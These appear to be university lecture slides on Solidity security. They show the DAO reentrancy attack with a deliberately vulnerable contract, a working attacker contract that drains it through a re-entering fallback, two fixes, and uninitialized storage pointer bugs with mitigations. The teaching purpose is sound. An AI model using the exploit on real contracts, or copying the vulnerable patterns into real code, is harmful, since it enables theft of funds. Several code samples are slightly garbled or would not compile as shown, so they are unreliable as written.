SWINBURNE UNIVERSITY OF TECHNOLOGY

Week 9

Acknowledgement of Country

We respectfully acknowledge the Wurundjeri People of the Kulin Nation, who are the Traditional Owners of the land on which Swinburne's Australian campuses are located in Melbourne's east and outer-east, and pay our respect to their Elders past, present and emerging.

We are honoured to recognise our connection to Wurundjeri Country, history, culture, and spirituality through these locations, and strive to ensure that we operate in a manner that respects and honours the Elders and Ancestors of these lands.

We also respectfully acknowledge Swinburne's Aboriginal and Torres Strait Islander staff, students, alumni, partners and visitors.

We also acknowledge and respect the Traditional Owners of lands across Australia, their Elders, Ancestors, cultures, and heritage, and recognise the continuing sovereignties of all Aboriginal and Torres Strait Islander Nations.

The DAO Attack

"Before 2015, the nascent Ethereum community had already begun discussing DAOs (Decentralized Automated Organizations). What DAOs aimed to achieve was to facilitate collaboration among individuals through verifiable code (specifically, smart contracts running on the Ethereum blockchain) and to make decentralized decisions through the community's protocols."

"In 2016, a year after the Ethereum mainnet was launched, a DAO named 'The DAO' was created. It was a decentralized investment fund controlled by the community. It raised $150 million worth of ether (approximately 3.54 million ETH) by selling its own community token."

The DAO Attack

"Within less than three months of The DAO's inception, it was attacked by a 'black hat' hacker. Over the next few weeks, the hacker managed to drain most of the $150 million worth of ETH from The DAO's smart contract. The technique used by the hacker has come to be known as a 'reentrancy' attack."

"What is a Reentrancy Attack in Solidity?"

> "Reentrancy attacks are executed through a function called 'fallback' in Solidity. The fallback function is a special construct in Solidity that gets triggered under certain circumstances."

"What is fallback function in Solidity?"

"The features of fallback functions include the following aspects:"

- They are unnamed.

- They are externally called (i.e., they cannot be called from within the contract in which they are written).

- There can be zero or one fallback function per contract—no more.

- They are automatically triggered when another contract calls a function in the fallback's enclosing smart contract, but that called function name does not match or exist.

- They can also be triggered if ETH is sent to the fallback's enclosing contract, there is no accompanying 'calldata', and there is no receive() function declared—in this circumstance, a fallback must be marked payable for it to trigger and receive the ETH.

- Fallback functions can include arbitrary logic in them."

"What is fallback function in Solidity?"

"The features of fallback functions include the following aspects:"

- They can also be triggered if ETH is sent to the fallback's enclosing contract, there is no accompanying 'calldata', and there is no receive() function declared—in this circumstance, a fallback must be marked payable for it to trigger and receive the ETH.

- Fallback functions can include arbitrary logic in them."

It is precisely because of the fifth and sixth features that the fallback function is exploited in a reentrancy attack. The attack also relies on a certain order of operations in the victim contract. Let's explore how this happens together.

Reentrancy

- The Reentrancy attack is one of the most destructive attacks in the Solidity smart contract.
- A reentrancy attack occurs when a function makes an external call to another untrusted contract.
- Then the untrusted contract makes a recursive call back to the original function in an attempt to drain funds.

Reentrancy

Although reentrancy attack is considered quite old over the past two years, there have been cases such as:

- Uniswap/Lendf.Me hacks (April 2020) – $25 million, attacked by a hacker using a reentrancy.
- The BurgerSwap hack (May 2021) – $7.2 million because of a fake token contract and a reentrancy exploit.
- The SURGEBNB hack (August 2021) – $4 million seems to be a reentrancy-based price manipulation attack.
- CREAM FINANCE hack (August 2021) – $18.8 million, reentrancy vulnerability allowed the exploiter for the second borrow.
- Siren protocol hack (September 2021) – $3.5 million, AMM pools were exploited through reentrancy attack.

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.10;

 contract Dao {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        require(msg.value >= 1 ether, "Deposits must be no less than 1 Ether");
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        // Check user's balance
        require(
            balances[msg.sender] >= 1 ether,
            "Insufficient funds.  Cannot withdraw"
        );
        uint256 bal = balances[msg.sender];

        // Withdraw user's balance
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to withdraw sender's balance");

        // Update user's balance.
        balances[msg.sender] = 0;
    }

    function daoBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Let's start by looking at The DAO's code, where a particular execution order creates this vulnerability

This smart contract maintains a mapping of investor addresses and ETH balances. The invested ETH is held in the contract's balance itself, which is different from the balances state variable.

The deposit() function requires a minimum contribution of 1 ETH, and once a contribution is received, it increments the investor's balance.

The withdraw() function sends the withdrawn ETH to the investor (using msg.sender.call) before it resets their balance to zero. The send transaction does not finish executing until the hacker's fallback function finishes executing, so the hacker's balance is not set to zero until the fallback function finishes. This is the major vulnerability in The DAO's contract

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.10;

interface IDao {
    function withdraw() external ;
    function deposit()external  payable;
 }

contract Hacker{
    IDao dao;

    constructor(address _dao){
        dao = IDao(_dao);
    }

    function attack() public payable {
        // Seed the Dao with at least 1 Ether.
        require(msg.value >= 1 ether, "Need at least 1 ether to commence attack.");
        dao.deposit{value: msg.value}();

        // Withdraw from Dao.
        dao.withdraw();
    }

    fallback() external payable{
        if(address(dao).balance >= 1 ether){
            dao.withdraw();
        }
    }

    function getBalance()public view returns (uint){
        return address(this).balance;
    }
}
```

Now let's take a look at the smart contract that launched the reentrancy attack.

The attack() function deposits the hacker's 'investment' into The DAO and then initiates the attack by calling The DAO contract's withdraw() function, as we discussed earlier.

The fallback function contains malicious code. It checks whether there is still ETH remaining in The DAO contract and then calls The DAO contract's withdraw() function. We saw earlier that The DAO contract's withdraw() function does not update the account balance because the ETH-sending transaction is still executing. This transaction continues to execute because the hacker's fallback function keeps calling withdraw(), thereby draining all of the ETH from The DAO contract without altering the balances state variable.

Once The DAO contract's ETH balance is drained, the fallback() function will no longer execute the withdraw() function, and the fallback() function execution will complete. Only then will the hacker's account balance be set to zero, by which time The DAO will have no ETH left.

SWINBURNE UNIVERSITY OF TECHNOLOGY

```
Contract Dao {
…

    function withdraw() public {
        // Check user's balance
        require(
            balances[msg.sender] >= 1 ether,
            "Insufficient funds.  Cannot withdraw"
        );
        uint256 bal = balances[msg.sender];

        // Update user's balance.
        balances[msg.sender] = 0;

        // Withdraw user's balance
        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to withdraw sender's balance");

        // Update user's balance.
        balances[msg.sender] = 0;
    }
}
```

There are several methods to fix the vulnerability to reentrancy attacks, but in our example, the **simplest** fix is to change the execution order in The DAO contract's withdraw() function to set the caller's balance to zero before The DAO contract sends them ETH."

In this way, when the lower-level call() function triggers the hacker contract's fallback() function, and that function tries to re-enter the withdraw() function, the hacker's balance is zero at the point of re-entry, and the require() function will evaluate to false, thus reverting the transaction right there.

This will then cause the original call to call() to move to return, and since it failed the value of sent will be false, which will cause the next line (require(sent, "Failed to withdraw sender's balance");) to revert.

SWINBURNE UNIVERSITY OF TECHNOLOGY

```
Contract Dao {
   bool internal locked;

   modifier noReentrancy() {
        require(!locked, "No reentrancy");
        locked = true;
        _;
        locked = false;
    }

 //……
    function withdraw() public noReentrancy {

    // withdraw logic goes here…

    }
}
```

Another method is for The DAO contract to use function ***modifiers*** to 'lock' the withdraw() function, preventing it from being re-entered. We can achieve this by adding the following code to The DAO contract

The modifiers here prevent it from being called again before the previous call has completed.


So when the hacker contract's fallback() function tries to re-enter The DAO via the withdraw() function, this function modifier will be triggered, and its require function will revert and return the message 'No reentrancy'.

Uninitialized Storage Pointer

Storage and Memory in Ethereum Smart Contracts
In Ethereum smart contracts, there are two main places where variables can be stored: **storage** and **memory**.

•**Storage**: This is where all the contract state variables reside. Every contract has its own storage and it is persistent between function calls and transactions. Changes to storage are very costly in terms of gas.

•**Memory**: This is a temporary place where data can be stored. It is erased between (external) function calls and is cheaper to use than storage.



Uninitialized Storage Pointer

- Working with storage and memory variables can be a bit confusing in solidity. Using a storage variable inside a function can lead to unexpected behaviors.
- Solidity allows you to choose the type of storage with the help of storage and memory keywords.
- A storage variable stores values permanently, whereas memory variables are persisted during the lifetime of a transaction.
- Local variables of struct, array, or mapping type reference storage by default if no explicit specification is given inside a function.
- The function arguments are always in memory and the local variables, other than array, struct, or mapping, are stored in the stack.

Uninitialized Storage Pointer

Uninitialized Storage Pointers

In Solidity, when dealing with complex data types (like structs or arrays), developers can work with either storage or memory variables. However, if a developer declares a variable without initializing it with a specific data location (storage or memory), it might point to storage by default, leading to unexpected behaviors and vulnerabilities.

Uninitialized Storage Pointer

The Attack

Here’s a simplified explanation of how an "Uninitialized Storage Pointer" attack might work:

1. **Unintentional Storage Overwrite**: A developer creates a function intending to work with a temporary memory structure, but forgets to explicitly declare the data location as memory. The default storage pointer might be used, potentially overwriting important stored data unintentionally.

2. **Manipulating Important Variables**: An attacker interacts with the function, providing inputs that manipulate the unintentionally exposed storage variables, altering the contract’s behavior or state in malicious ways.

Uninitialized Storage Pointer

```
contract VulnerableContract {
    uint public importantVariable = 10;

    function unsafeFunction(uint[] calldata _array) public {
        uint[] storage arrayStorage;
        arrayStorage = _array;  // This line is unsafe!
        // ... rest of the code
    }
}
```

In the example above, arrayStorage is an uninitialized storage pointer, and assigning _array to it could overwrite other storage variables in the contract, such as importantVariable, depending on the storage layout and provided input.

Uninitialized Storage Pointer

- Consider the following contract, which creates an uninitialized storage variable:

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- At first, this may look very straightforward. Since the function declares an uninitialized array, it will get created as a storage variable with the memory location pointing to location 0.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- Storage variables are allocated memory in the order they are declared. In this contract, stateVariable is allocated to storage location 0 and arrayData is allocated to storage location 1.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- When you define a new uninitialized storage variable, it points to the storage location of the first storage variable. This essentially allows two variables to share a single storage location.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- This leads to unexpected storage modifications. This technique can be used by a developer to modify the value of a state variable without explicitly accessing it.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- The Solidity compiler, by default, will show warnings for uninitialized storage variables. Make use of this to easily spot the bug.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

- To avoid any such storage modifications, fix the compiler warning by replacing it with an appropriate type based on the use case.

```
pragma solidity ^0.4.24;

// Contract to demonstrate uninitialized storage pointer bug
contract StorageContract {
        // Storage variable at location 0
        uint stateVaribale;

        // Storage variable at location 1
        uint[] arrayData;

        // Function which has an uninitialized storage variable
        function fun() public {
                // Storage variable which points to location 0
                uint[] x;
                // Modifies value at location 0
                x.push(0);
                // Modifies value at location 1
                arrayData = x;
        }
}
```

Uninitialized Storage Pointer

Mitigation Strategies

•**Always Specify Data Location**: Developers should always specify the data location (storage or memory) to avoid unintentional default behaviors.

•**Use a Checker**: Employing automated tools and checkers that can scan the code for common vulnerabilities, including uninitialized storage pointers, can be very helpful.

•**Testing and Auditing**: Ensure thorough testing and preferably, a professional audit of the smart contract code to identify and fix potential vulnerabilities.

Understanding and mitigating such vulnerabilities is crucial for developing secure smart contracts and protecting them (and their users) against potential attacks.